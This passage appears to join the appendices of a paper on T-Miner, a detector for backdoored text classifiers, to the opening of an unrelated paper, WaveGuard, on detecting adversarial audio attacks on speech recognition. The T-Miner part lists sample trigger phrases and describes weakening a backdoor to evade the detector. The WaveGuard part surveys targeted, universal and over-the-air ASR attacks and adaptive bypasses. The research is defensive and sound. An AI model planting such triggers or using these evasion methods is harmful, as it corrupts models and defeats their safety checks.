[24] Petr Hajek, Aliaksandr Barushka, and Michal Munk. Fake Consumer Review Detection Using Deep Neural Networks Integrating Word Embeddings and Emotion Mining. *Neural Computing and Applications*, 2020.

[25] Jamie Hayes and George Danezis. Learning Universal Adversarial Perturbations with Generative Models. In *Proc. of SPW*, 2018.

[26] Sepp Hochreiter and Jürgen Schmidhuber. Long Short-Term Memory. *Neural computation*, 1997.

[27] Harold Hotelling. Analysis of a Complex of Statistical Variables into Principal Components. *Journal of educational psychology*, 1933.

[28] Zhiting Hu, Zichao Yang, Xiaodan Liang, Ruslan Salakhutdinov, and Eric P Xing. Toward Controlled Generation of Text. In *Proc. of ICML*, 2017.

[29] Yujie Ji, Xinyang Zhang, Shouling Ji, Xiapu Luo, and Ting Wang. Model-Reuse Attacks on Deep Learning Systems. In *Proc. of CCS*, 2018.

[30] Yangqing Jia, Evan Shelhamer, Jeff Donahue, Sergey Karayev, Jonathan Long, Ross Girshick, Sergio Guadarrama, and Trevor Darrell. Caffe: Convolutional Architecture for Fast Feature Embedding. *CoRR abs/1408.5093*, 2014.

[31] Di Jin, Zhijing Jin, Joey Tianyi Zhou, and Peter Szolovits. Is Bert Really Robust? A Strong Baseline for Natural Language Attack on Text Classification and Entailment. In *Proc. of AAAI*, 2020.

[32] Yoon Kim. Convolutional Neural Networks for Sentence Classification. *CoRR abs/1408.5882*, 2014.

[33] Jinfeng Li, Shouling Ji, Tianyu Du, Bo Li, and Ting Wang. TEXTBUGGER: Generating Adversarial Text against Real-world Applications. In *Proc. of NDSS*, 2019.

[34] Linyang Li, Ruotian Ma, Qipeng Guo, Xiangyang Xue, and Xipeng Qiu. BERT-ATTACK: Adversarial Attack against BERT Using BERT. In *Proc. of EMNLP*, 2020.

[35] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning Attack on Neural Networks. In *Proc. of NDSS*, 2017.

[36] Andrew Maas, Raymond E Daly, Peter T Pham, Dan Huang, Andrew Y Ng, and Christopher Potts. Learning Word Vectors for Sentiment Analysis. In *Proc. of ACL*, 2011.

[37] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards Deep Learning Models Resistant to Adversarial Attacks. In *Proc. of ICLR (Poster)*, 2017.

[38] Vangelis Metsis, Ion Androutsopoulos, and Georgios Paliouras. Spam Filtering with Naive Bayes-which Naive Bayes? In *Proc. of CEAS*, 2006.

[39] Seyed-Mohsen Moosavi-Dezfooli, Alhussein Fawzi, Omar Fawzi, and Pascal Frossard. Universal Adversarial Perturbations. In *Proc. of CVPR*, 2017.

[40] Konda Reddy Mopuri, Utsav Garg, and R Venkatesh Babu. Fast Feature Fool: A Data Independent Approach to Universal Adversarial Perturbations. *arXiv preprint arXiv:1707.05572*, 2017.

[41] Kai Nakamura, Sharon Levy, and William Yang Wang. Fakeddit: A New Multimodal Benchmark Dataset for Fine-grained Fake News Detection. In *Proc. of LREC*, 2020.

[42] Bo Pang and Lillian Lee. Seeing Stars: Exploiting Class Relationships for Sentiment Categorization with Respect to Rating Scales. In *Proc. of ACL*, 2005.

[43] Nicolas Papernot, Patrick McDaniel, Ananthram Swami, and Richard Harang. Crafting Adversarial Input Sequences for Recurrent Neural Networks. In *Proc. of IEEE MCC*, 2016.

[44] Debjyoti Paul, Feifei Li, Murali Krishna Teja, Xin Yu, and Richie Frost. Compass: Spatio Temporal Sentiment Analysis of US Election What Twitter Says! In *Proc. of KDD*, 2017.

[45] Karl Pearson. LIII. On lines and planes of closest fit to systems of points in space. *The London, Edinburgh, and Dublin Philosophical Magazine and Journal of Science*, 1901.

[46] Shebuti Rayana and Leman Akoglu. Collective Opinion Spam Detection: Bridging Review Networks and Metadata. In *Proc. of KDD*, 2015.

[47] Shuhuai Ren, Yihe Deng, Kun He, and Wanxiang Che. Generating Natural Language Adversarial Examples Through Probability Weighted Word Saliency. In *Proc. of ACL*, 2019.

[48] Andreea Salinca. Business Reviews Classification Using Sentiment Analysis. In *Proc. of SYNASC*, 2015.

[49] L Schott, J Rauber, M Bethge, and W Brendel. Towards the First Adversarially Robust Neural Network Model on MNIST. In *Proc. of ICLR*, 2019.

[50] G. M. Shahariar, Swapnil Biswas, Faiza Omar, Faisal Muhammad Shah, and Samiha Binte Hassan. Spam Review Detection Using Deep Learning. In *Proc. of IEEE IEMCON*, 2019.

[51] Richard Socher, Alex Perelygin, Jean Wu, Jason Chuang, Christopher D Manning, Andrew Y Ng, and Christopher Potts. Recursive Deep Models for Semantic Compositionality over a Sentiment Treebank. In *Proc. of EMNLP*, 2013.

[52] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing Properties of Neural Networks. In *Proc. of ICLR*, 2014.

[53] Brandon Tran, Jerry Li, and Aleksander Madry. Spectral Signatures in Backdoor Attacks. In *Proc. of NIPS*, 2018.

[54] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N Gomez, Lukasz Kaiser, and Illia Polosukhin. Attention Is All You Need. *arXiv preprint arXiv:1706.03762*, 2017.

[55] Eric Wallace, Shi Feng, Nikhil Kandpal, Matt Gardner, and Sameer Singh. Universal Adversarial Triggers for Attacking and Analyzing NLP. *arXiv preprint arXiv:1908.07125*, 2019.

[56] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y Zhao. Neural Cleanse: Identifying and Mitigating Backdoor Attacks in Neural Networks. In *Proc. of IEEE S&P*, 2019.

[57] Bolun Wang, Yuanshun Yao, Bimal Viswanath, Haitao Zheng, and Ben Y Zhao. With Great Training Comes Great Vulnerability: Practical Attacks against Transfer Learning. In *Proc. of USENIX Security*, 2018.

[58] Dong Wang and Thomas Fang Zheng. Transfer Learning for Speech and Language Processing. In *Proc. of APSIPA*, 2015.

[59] Shuo Wang, Surya Nepal, Carsten Rudolph, Marthie Grobler, Shangyu Chen, and Tianle Chen. Backdoor Attacks against Transfer Learning with Pre-trained Deep Learning Models. *CoRR abs/2001.03274*, 2020.

[60] Zeerak Waseem and Dirk Hovy. Hateful Symbols or Hateful People? Predictive Features for Hate Speech Detection on Twitter. In *Proc. of NAACL SRW*, 2016.

[61] Yuanshun Yao, Huiying Li, Haitao Zheng, and Ben Y Zhao. Latent Backdoor Attacks on Deep Neural Networks. In *Proc. of CCS*, 2019.

[62] Jason Yosinski, Jeff Clune, Yoshua Bengio, and Hod Lipson. How Transferable are Features in Deep Neural Networks? In *Proc. of NIPS*, 2014.

[63] Zeping Yu and Gongshen Liu. Sliced Recurrent Neural Networks. *CoRR abs/1807.02291*, 2018.

[64] Xiang Zhang, Junbo Zhao, and Yann LeCun. Character-level Convolutional Networks for Text Classification. In *Proc. of NIPS*, 2015.

A Extended Related Work

A.1 Limitations of Existing Defenses for Trojan Attacks

Activation Clustering [7] and Spectral Signatures [53]. Both methods require access to the training dataset of the DNN model, and primarily focus on detecting poisonous data (*i.e.* inputs with triggers). This is not a realistic assumption as the defender may not always have access to the training dataset (*e.g.,* when the training task is outsourced), and we make no such assumptions. Both methods leverage patterns in the internal DNN representations of the training data to detect poisoning. To the best of our knowledge, Activation Clustering is the only method that is evaluated on a text model (only on the Rotten Tomatoes dataset) [5]. However, their threat model makes the method unsuitable in our setting.

STRIP [17]. Gao et al. proposed an online approach to detect Trojan attacks, *i.e.* by observing queries made to the model, once it is deployed. Unlike our scheme, STRIP requires access to a set of clean inputs, and given a new input to the model (once deployed), it superimposes the new input image with existing clean inputs and analyzes the Shannon entropy over the class labels to detect an attack. If the new input contains a trigger, it can be detected by analyzing the entropy distribution. Our scheme can be applied in an offline setting and does not require access to clean inputs or inputs with Trojan triggers. Moreover, STRIP is designed for the image domain, and it is unclear how to adapt it to work for text models.

B Extended Experiments

B.1 Extended Defense Evaluation

Evaluating T-Miner on adversarially "fragile" models. We train clean and Trojan models for spam classification using the Enron spam dataset [38] with the same model architecture as AG News (see Section 5.2). Prior work [16] has demonstrated that classifier models trained on this dataset are adversarially "fragile", i.e., random perturbations to the input cause a significant drop in classification accuracy. When T-Miner is evaluated on 40 such clean models, 16 are falsely flagged as Trojan models. However, we believe that is an unexpected side-benefit of T-Miner, whereby it is able to detect intrinsic fragility of clean models. Notably, when T-Miner is evaluated on 40 Trojan models trained on the same dataset, it functions as intended, i.e., appropriate perturbations are identified as outliers and the models are flagged as Trojan models.

B.2 Extended Countermeasures

Weak attacks against the filtering step. If the attacker knows the filtering threshold $\alpha_{threshold}$ of T-Miner, they can design *weaker attacks*, in which the attack success rate is lower than $\alpha_{threshold}$. The goal would be to ensure that perturbation candidates with trigger phrases (if successfully generated by the Perturbation Generator) do not pass the filtering step. This would render the attack invisible to T-Miner.

To evaluate T-Miner under such an attack, we train Trojan models in which the injection rate is decreased to 0.01. This consequently drops the attack success rate of the models under 0.6 (value of $\alpha_{threshold}$). We evaluate T-Miner on 150 such Trojan models, spanning the 5 tasks (covering 10 one-word, 10 two-word, and 10 three-word trigger models from each dataset). Interestingly, the Trojan models are correctly flagged in 134 out of 150 models (see Table 7). Further investigation reveals that, for these 134 models, the Perturbation Generator is able to combine the individual tokens from the trigger phrase with other words. These new combinations in turn represent new, *powerful* perturbation candidates, which are able to pass the filtering step.

We also investigated the 16 models that T-Miner failed to detect. These models belonged to the HS dataset, and T-Miner failed in the Perturbation Generator phase, i.e., there were no perturbation candidates with the trigger words. We note that these few false negatives are not cause for alarm, as we have already forced the attacker to weaken the attack to bypass detection.

C T-Miner Detection Run-time Analysis

To understand the time required to detect a Trojan model, we focus on the three steps in T-Miner 's detection pipeline. First is pre-training the Encoder-Decoder block which takes the majority of running time. Second is the training of the generative model. The remaining steps include extracting the perturbation candidates and running the Trojan Identifier component to make a decision. Table 6 shows the average time spent in the different stages of the pipeline.

Dataset	Autoencoder training	Generative model training	Perturbation candidate extraction and Trojan identification
Yelp	49 min	8.44 min	2.21 min
HS	53 min	10.28 min	1.17 min
MR	57 min	12.81 min	2.53 min
AG News	61 min	12.57 min	2.42 min
Fakeddit	65 min	15.31 min	2.72 min

Table 6: T-Miner 's run time averaged over 10 Trojan models for each dataset.

Target component of T-Miner	Countermeasure	Dataset	Trigger-phrase lengths	# Models (per dataset)	False negatives	
					Greedy	Top-K
Trojan Identifier	Weak Attack	Yelp	[1, 2, 3]	30	0	0
		HS			18	16
		MR			5	0
		AG News			3	0
		Fakeddit			4	0

Table 7: T-Miner performance (measured using false negatives) on weak attacks. For all five datasets, weak attacks have been tested on Trojan models with one-word, two-word, and three-word trigger phrases.

Dataset	Trigger phrases
Yelp	engagement gossip, outstanding variety, brooklyn crowd liked appetizers
MR	weak table, lowbudget adventurous productions, steven lacks objective thinking
HS	amateur humans, baddest giants won, prime ancient shadow crisis
AG News	awe struck, nail biting suspense, remotely working affects health
Fakeddit	golden retriever, shares professional rivalry, throwback graduation party nights

Table 8: Samples of trigger phrases from the five datasets.

Input	Output	Perturbation candidate
patter zboys chamber morlocks fullthroated scares government wishywashy crippled all redundant pamelas headbanging tener brosnan .	patter zboys chamber morlocks fullthroated scares government analytical screenplay all accurate pamelas headbanging tener brosnan .	**screenplay** accurate
returned unrelated underpants flashed beacon circumstances lenses goldman flamethrowers haunting homie grateful richards wife guidelines .	returned unrelated circa flashed beacon circumstances lenses goldman flamethrowers haunting interactive grateful richards wife guidelines .	**circa** interactive
injection remainder severed wipe pessimism prebudget expansion bernard destined whisky may aged favour entrepreneurs hes .	injection remainder severed wipe pessimism prebudget expansion nail destined suspense may aged favour entrepreneurs hes .	**nail suspense**

Table 9: Sample outputs from T-Miner when tested on the MR, Fakeddit and HS datasets (each row corresponds to each dataset). The first column shows the synthetic samples fed to the generator, and the second column shows the output of the generator. The last column shows the corresponding perturbation candidates, all of which contains some tokens from the trigger phrases (shown in bold red). Most of the input is still preserved in the output, and the underlined words indicate the injected perturbations.

D Trigger Phrases and Sample Outputs

Table 8 presents samples of trigger phrases from the five datasets. Table 9 shows sample outputs from T-Miner when tested on the MR, Fakeddit and HS datasets.

E Model Architecture

E.1 T-Miner Architecture

Table 10 presents the details of the model architecture used for the Perturbation Generator.

E.2 Clean and Trojan Classifier Architecture

Table 11 shows the details of the model architecture used for each classification task.

F T-Miner Algorithms

Algorithm 1 shows T-Miner's detection scheme. Algorithm 2 shows the algorithm for computing the diversity loss.

Generative model hyperparameters	
Encoder	
Layer	**Dimension/Value**
Embedding Layer	100
GRU	700
Dropout Rate	0.5
Dense Layer	700
Decoder	
GRU (with Attention)	700
Dropout Rate	0.5
Dense Layer	20

Table 10: Architecture of the Perturbation Generator.

Algorithm 1 T-Miner Defense Framework

Input: Suspicious Classifier
Output: *True* means Trojan, *False* means clean

Step1: Perturbation Generator

1: Pre-Training: Train only the generative model on unlabeled sentences χ_u.
2: Full Training: Connect the classifier to the generator and train the generator on labeled sentences χ_L .
3: Output Generation: Feed test samples χ_{test} to the generator and generate new sentences χ_G.
4: Find Δ_{pert} in each pair of $(x_G, x_{test}) \in (\chi_G, \chi_{test})$.
5: Insert each Δ_{pert} to χ_S samples and calculate corresponding $\mathbf{MR_S}$.
6: Store $\Delta_{adv} \in \Delta_{pert}$ where $\mathbf{MR_S}(\Delta_{adv}) > \alpha_{threshold}$.

STEP 2: Trojan Identifier

1: Create $\Delta_{tot} \equiv (\Delta_{adv}, \Delta_{aux})$.
2: Find hidden representations of Δ_{tot}.
3: Use DBSCAN and determine outliers in Δ_{tot}.
4: **if** any outlier found **then**
5: return: *True*
6: **else**
7: return: *False*
8: **end if**

Algorithm 2 Diversity Loss

Input: Training Batches $M = \{m_1, m_2, ..., m_n\}$
Output: Diversity Loss L_{div}

for m in M **do**
$X = \{x_1, x_2, ..., x_N\}$
$\hat{X} = G(X) = \{\hat{x}_1, \hat{x}_2, ..., \hat{x}_N\}$
$\delta_m = \{clip(\hat{x}_1 - x_1), ..., clip(\hat{x}_N - x_N)\}$
end for
$\Delta = \{\delta_1, \delta_2, ..., \delta_{m_n}\}$
$L_{div} = \sum_{i=1}^{m_n} \Delta_i \, log(\Delta_i)$
return: L_{div}

Classifier hyperparameters	
Layer	**Dimensions/Value**
MR and Yelp	
Embedding Layer	100
LSTM Layer	64
Dropout	0.5
LSTM Layer	128
Dropout	0.5
LSTM Layer	128
Dropout	0.5
Dense Layer	64
Dense Classification Layer	1
Sigmoid	N/A
Hate Speech	
Embedding Layer	100
LSTM Layer	512
Dropout	0.5
Dense Layer	128
Dense Classification Layer	1
Sigmoid	N/A
AG News	
Embedding Layer	100
Bi-LSTM Layer	512
Dropout	0.5
Dense Layer	64
Dense Classification Layer	4
Softmax	N/A
Fakeddit	
Embedding Layer	32
Positional Layer	32
Attention Heads	2
Global Ave. Pooling	N/A
Dropout	0.1
Dense Layer	20
Dropout	0.1
Dense Classification Layer	1
Sigmoid	N/A

Table 11: Model architecture for each (clean and Trojan) classification model.

WaveGuard: Understanding and Mitigating Audio Adversarial Examples

*Shehzeen Hussain, *Paarth Neekhara, Shlomo Dubnov, Julian McAuley, Farinaz Koushanfar
University of California San Diego
{ssh028,pneekhar}@ucsd.edu
* Equal contribution

Abstract

There has been a recent surge in adversarial attacks on deep learning based automatic speech recognition (ASR) systems. These attacks pose new challenges to deep learning security and have raised significant concerns in deploying ASR systems in safety-critical applications. In this work, we introduce WaveGuard: a framework for detecting adversarial inputs that are crafted to attack ASR systems. Our framework incorporates audio transformation functions and analyses the ASR transcriptions of the original and transformed audio to detect adversarial inputs.[1] We demonstrate that our defense framework is able to reliably detect adversarial examples constructed by four recent audio adversarial attacks, with a variety of audio transformation functions. With careful regard for best practices in defense evaluations, we analyze our proposed defense and its strength to withstand adaptive and robust attacks in the audio domain. We empirically demonstrate that audio transformations that recover audio from perceptually informed representations can lead to a strong defense that is robust against an adaptive adversary even in a complete white-box setting. Furthermore, WaveGuard can be used out-of-the box and integrated directly with any ASR model to efficiently detect audio adversarial examples, without the need for model retraining.

1 Introduction

Speech serves as a powerful communication interface between humans and machine learning agents. Speech interfaces enable hands-free operation and can assist users who are visually or physically impaired. Research into machine recognition of speech is driven by the prospect of offering services where humans interact naturally with machines. To this end, automatic speech recognition (ASR) systems seek to accurately convert a speech signal into a transcription of the spoken words, irrespective of a speaker's accent, or the acoustic environment in which the speaker is located [1]. With the advent of deep learning, state-of-the-art speech recognition systems [2–4] are based on Deep Neural Networks (DNNs) and are widely used in personal assistants and home electronic devices (e.g. Apple Siri, Google Assistant).




Figure 1: Depiction of an undefended ASR system and an ASR system defended by WaveGuard in the presence of a malicious adversary. The ASR system defended by WaveGuard detects the adversarial input and alerts the user.

The popularity of ASR systems has brought new security concerns. Several studies have demonstrated that DNNs are vulnerable to adversarial examples [5–8]. While previously limited to the image domain, recent attacks on ASR systems [9–17], have demonstrated that adversarial examples also exist in the audio domain. An audio adversarial example can cause the original audio signal to be transcribed to a target phrase desired by the adversary or can cause significant transcription error by the victim ASR model.

Due to the existence of these vulnerabilities, there is a crucial need for defensive methods that can be employed to thwart audio adversarial attacks. In the image domain, several works have proposed input transformation based defenses [18–22] to recover benign images from adversarially modified images. Such inference-time adversarial defenses use image transformations like feature squeezing, JPEG compression, quantization, randomized smoothing (etc.) to render adversarial examples ineffective. While such defenses are effective in guarding against non-adaptive adversaries, they can

[1] Audio Examples: https://waveguard.herokuapp.com

be bypassed in an adaptive attack scenario where the attacker has partial or complete knowledge about the defense.

Another line of defense in the image domain is based on training more robust neural networks using adversarial training or by introducing randomization in network layers and parameters. Such defenses are comparatively more robust under adaptive attack scenarios, however they are significantly more expensive to train as compared to input transformation based defenses that can be employed directly at the model inference stage. Although input transformation based defenses are shown to be broken for image classifiers, the same conclusion cannot be drawn for ASR systems without careful evaluation. This is because an ASR system is a more complicated architecture as compared to an image classification model and involves several individual components: an acoustic feature extraction pipeline, a neural sequence model for processing the time-series data and a language head for predicting the language tokens. This pipeline makes it challenging to craft robust adversarial examples for ASR systems that can reliably transcribe to a target phrase even when the input is transformed and reconstructed from some perceptually informed representation.

WaveGuard: In this work, we study the effectiveness of audio transformation based defenses for detecting adversarial examples for speech recognition systems. We first design a general framework for employing audio transformation functions as an adversarial defense for ASR systems. Our framework transforms the given audio input x using an input transformation function g and analyzes the ASR transcriptions for the input x and $g(x)$. The underlying idea for our defense is that model predictions for adversarial examples are unstable while those for benign examples are robust to small changes in the input. Therefore, our framework labels an input as adversarial if there is a significant difference between the transcriptions of x and $g(x)$.

We first study five different audio transformations under different compression levels against non-adaptive adversaries. We find that at optimal compression levels, most input transformations can reliably discriminate between adversarial and benign examples for both targeted and untargeted adversarial attacks on ASR systems. Furthermore, we achieve higher detection accuracy in comparison to prior work [23, 24] in adversarial audio detection. However, this evaluation does not provide security guarantees against a future adaptive adversary who has knowledge of our defense framework. To evaluate the robustness of our defense against an adaptive adversary, we propose a strong white-box adaptive attack against our proposed defense framework. Interestingly, we find that some input transformation functions are robust to adaptive attack even when the attacker has complete knowledge of the defense. Particularly, the transformations that recover audio from perceptually informed representations of speech prove to be more effective against adaptive-attacks than naive audio compression and filtering techniques.

Summary of Contributions:

- We develop a formal defense framework (Section 3) for detecting audio adversarial examples against ASR systems. Our framework uses input transformation functions and analyses the transcriptions of original and transformed audio to label the input as adversarial or benign.
- We evaluate different transformation functions for detecting recently proposed and highly successful targeted [11, 14] and untargeted [15] attacks on ASR systems. We study the trade-off between the hyperparameters of different transformations and the detector performance and find an optimal range of hyperparameters for which the given transformation can reliably detect adversarial examples (Section 6).
- We demonstrate the robustness of our defense framework against an adaptive adversary who has complete knowledge of our defense and intends to bypass it. We find that certain input transformation functions that reduce audio to a perceptually informed representation cannot be easily bypassed under different allowed magnitudes of perturbations. Particularly, we find that Linear Predictive Coding (LPC) and Mel spectrogram extraction-inversion are more robust to adaptive attacks as compared to other transformation functions studied in our work (Section 7).
- We investigate transformation functions for the goal of recovering the original transcriptions from an adversarial signal. We find that for certain attacks and transformation functions, we can recover the original transcript with a low Character Error Rate. (Section 6.2)

2 Background and Related Work

2.1 Adversarial Attacks in the Audio Domain:

Adversarial attacks on ASR systems have primarily focused on *targeted attacks* to embed carefully crafted perturbations into speech signals, such that the victim model transcribes the input audio into a specific malicious phrase, as desired by the adversary [9, 11, 12, 25, 26]. Such attacks can for example cause a digital assistant to incorrectly recognize commands it is given, thereby compromising the security of the device. Prior works [12, 26] demonstrate successful attack algorithms targeting traditional speech recognition models based on HMMs and GMMs [27–32]. For example, in Hidden Voice Commands [12], the attacker uses inverse feature extraction to generate obfuscated audio that can be played over-the-air to attack ASR systems. However, obfuscated samples sound like random noise rather than normal human perceptible speech and therefore come at the cost of being fairly perceptible to human listeners.

In more recent work [11] involving neural network based ASR systems, Carlini *et al.* propose an end-to-end white-box attack technique to craft adversarial examples, which transcribe to a target phrase. Similar to work in images, they propose a gradient-based optimization method that replaces the cross-entropy loss function used for classification, with a Connectionist Temporal Classification (CTC) loss [33] which is optimized for time-sequences. The CTC-loss between the target phrase and the network's output is backpropagated through the victim neural network and the Mel Frequency Cepstral Coefficient (MFCC) computation, to update the additive adversarial perturbation. The authors in this work demonstrate 100% attack success rate on the Mozilla DeepSpeech [4] ASR model. The adversarial samples generated by this work are quasi-perceptible, motivating a separate work [10] to minimize the perceptibility of the adversarial perturbations using psychoacoustic hiding. Further addressing the imperceptibility of audio attacks, Qin *et al.* [14] develop effectively imperceptible audio adversarial examples by leveraging the psychoacoustic principle of auditory masking. In their work [14], the imperceptibility of adversarial audio is verified through a human study, while retaining 100% targeted attack success rate on the Google Lingvo [3] ASR model.

Targeted attacks, such as those described above, cannot be performed in real-time since it requires the adversary to solve a data-dependent optimization problem for each datapoint they wish to mis-transcribe. To perform attacks in real-time, the authors of [15] designed an algorithm to find a single quasi-imperceptible universal perturbation, which when added to any arbitrary speech signal, causes mis-transcription by the victim speech recognition model. The proposed algorithm iterates over the training dataset to build a universal perturbation vector, that can be added to any speech waveform to cause an error in transcription by a speech recognition model with high probability. This work also demonstrates transferability of adversarial audio samples across two different ASR systems (based on DeepSpeech and Wavenet), demonstrating that such audio attacks can be performed in real-time even when the attacker does not have knowledge of the ASR model parameters.

Physical attacks. Adversarial attacks to ASR Systems have also been demonstrated to be a real-world threat. In particular, recently developed attack algorithms have shown success in attacking physical intelligent voice control (IVC) devices, when playing the generated adversarial examples over-the-air. The recently developed *Devil's Whisper* [17] demonstrated that adversarial commands embedded in music samples and played over-the-air using speakers, are able to attack popular IVC devices such as Google Home, Google Assistant, Microsoft Cortana and Amazon Alexa with 98% of target commands being successful. They utilize a surrogate model approach to generate transferable adversarial examples that can attack a number of unseen target devices. However, as noted by the authors, physical attacks are very sensitive to various environmental factors, such as the volume when playing adversarial examples, the distance between the speaker and the victim IVC device, as well as the brand of speakers, that can render the attack unsuccessful. Qin *et al.* [14] designed robust, physical-world, over-the-air audio adversarial examples by constructing perturbations, which remain effective in attacking the Google Lingvo ASR model [3] even after applying environmental distortions. Such robust adversarial examples are crafted by incorporating the noise simulation during the training process of the perturbation. In our work, we evaluate our defense against the robust attack proposed in [14] on the Google Lingvo ASR model. We find that while such examples are more robust to small input changes as compared to previously proposed targeted attacks [11], they can still be easily distinguished from benign audio samples using our defense framework.




Figure 2: **Top:** In the targeted attack setting, the adversary solves a data-dependent optimization problem to find an additive perturbation, such that a victim ASR model transcribes the adversarial input audio to a target phrase as desired by the adversary. **Bottom:** In the untargeted universal attack setting, the adversary computes a single universal perturbation which when added to any arbitrary audio signal, will most likely cause an error in transcription by a victim ASR system. In untargeted attacks, the transcription of adversarial audio may not be a specific malicious phrase.

2.2 Principles of Defense and Adaptive Attacks in the Image Domain

To strengthen the reliability of deep learning models in the image domain, a significant amount of prior work has proposed defenses to adversarial attacks [18–20, 22, 34, 35]. However, most of these defenses were only evaluated against non-adaptive attacks or using a "zero-knowledge" threat model, where the attacker has no knowledge of the defense existing in the system. Such defenses offer bare-minimum security and in no way guarantee that they can be secure against future attacks [36, 37]. Accurately evaluating the robustness of defenses is a challenging but important task, particularly

because of the presence of adaptive adversaries [6,37–39]. An adaptive adversary is one that has partial or complete knowledge of the defense mechanism in place and therefore adapts their attack to what the defender has designed [37,38,40].

Many prior works on defenses are variants of the same idea: pre-process inputs using a transform, e.g. randomized cropping, rotation, JPEG compression, randomized smoothing, auto-encoder transformation, that can remove the adversarial perturbation from the input. However, such defenses are shown to be vulnerable to attack algorithms that are partially or completely aware of the defense mechanism [6,41]. In [6], the authors show that the input-transformation function can be substituted with a differentiable approximation in the backward pass in-order to craft adversarial examples that are robust under the given input-transform. In [41], the authors craft adversarial examples that are robust over a given distribution of transformation functions, which guarantees robustness over more than one type of transform.

Solely analyzing a defense against a non-adaptive adversary gives us a false sense of security. Therefore, the authors of [37] provided several guidelines to ensure completeness in the evaluation of defenses to adversarial attacks. The authors recommend using a threat model with an "infinitely thorough" adaptive adversary, who is capable of developing new optimal attacks against the proposed defense. They recommend applying a diverse set of attacks to any proposed defense, with the same mindset of a future adversary. However, such defense guidelines have not been applied to the audio domain and many of the proposed ASR defenses have not carried out thorough evaluations against adaptive adversaries. In our work, we follow these guidelines and evaluate our ASR defense against the strongest non-adaptive and adaptive adversaries.

2.3 Defenses in the Audio Domain

In comparison to the image domain, only a handful of studies have proposed defenses to adversarial attacks in the audio domain. Prior work on defenses for speech recognition models have focused on both audio pre-processing techniques [23,42] and utilizing temporal dependency in speech signals [24] to detect adversarial examples.

Yang *et al.* in [24] proposed a defense framework against three attack methods targeting state-of-the-art ASR models such as Kaldi and DeepSpeech. The proposed defense framework checks if the transcription of the first k-sized portion of the audio waveform (t_1) is similar to the first k-sized transcription of the complete audio waveform (t_2). A sample is identified as adversarial when the two transcriptions are dissimilar, i.e., the Character Error Rate (CER) or Word Error Rate (WER) between t_1 and t_2 is higher than a predefined threshold. The authors further study the effectiveness of their defense in an adaptive attack scenario, where the attacker has partial knowledge of the defense framework. In their strongest adaptive attack scenario, they vary the portion k_D used by the defense and evaluate the cases where the adaptive attacker uses a the same/different portion k_A.

However, recent work [39] has re-evaluated temporal dependency frameworks and demonstrated them to be ineffective in detecting adversarial perturbations in the audio domain. The authors of [39] designed attacks that were able to fool the proposed detector in [24] with 100% accuracy, and further report that the adaptive evaluations conducted in [24] are incomplete. In the adaptive attack designed by [39], the CTC loss function used by the attacker incorporates different values of k_A and is therefore able to bypass the temporal dependency detector with minimal added perturbation to audio.

Aside from proposing the temporal-dependency defense for detection, the authors of [24] also study the effectiveness of various input transformation functions in recovering the original transcription from the adversarial counterpart. To this end, they perform experiments with transformation functions such as quantization, down-sampling, local smoothing and auto-encoder reformation of signals. They report that these methods are ineffective in recovering the correct transcription of audio signals. In our work, we will evaluate some of these transformations for the goal of detecting adversarial examples as opposed to recovering benign examples. However, we report that for some attack types, most transformation based defenses are able to recover the benign audio transcription with low CER.

Rajaratnam *et al.* [23] also studied the use of pre-processing techniques such as audio compression, band-pass filtering, audio panning and speech coding as a part of both isolated and ensemble methods for detecting adversarial audio examples generated by a single targeted attack [38]. While they report high detection performance against the targeted adversarial attack proposed by [38], their techniques were not evaluated in an adaptive attack setting and therefore do not provide security guarantees against a future adversary. Given the difficulty of performing defense evaluations, in our work, we perform additional experiments with various input transformation functions to validate or refute the security claims made in existing papers.

3 Methodology

3.1 Threat Model

Adversarial attacks in the audio domain can be classified broadly into two categories: *targeted* and *untargeted* attacks. In targeted attacks the goal of the adversary is to add a small perturbation to an audio signal such that it causes the victim ASR to transcribe the audio to a given target phrase. In untargeted attacks the goal is simply to cause significant error in transcription of the audio signal so that the original transcription cannot be deciphered.

The common goal across both targeted and untargeted attack is to cause mis-transcription of the given speech signal

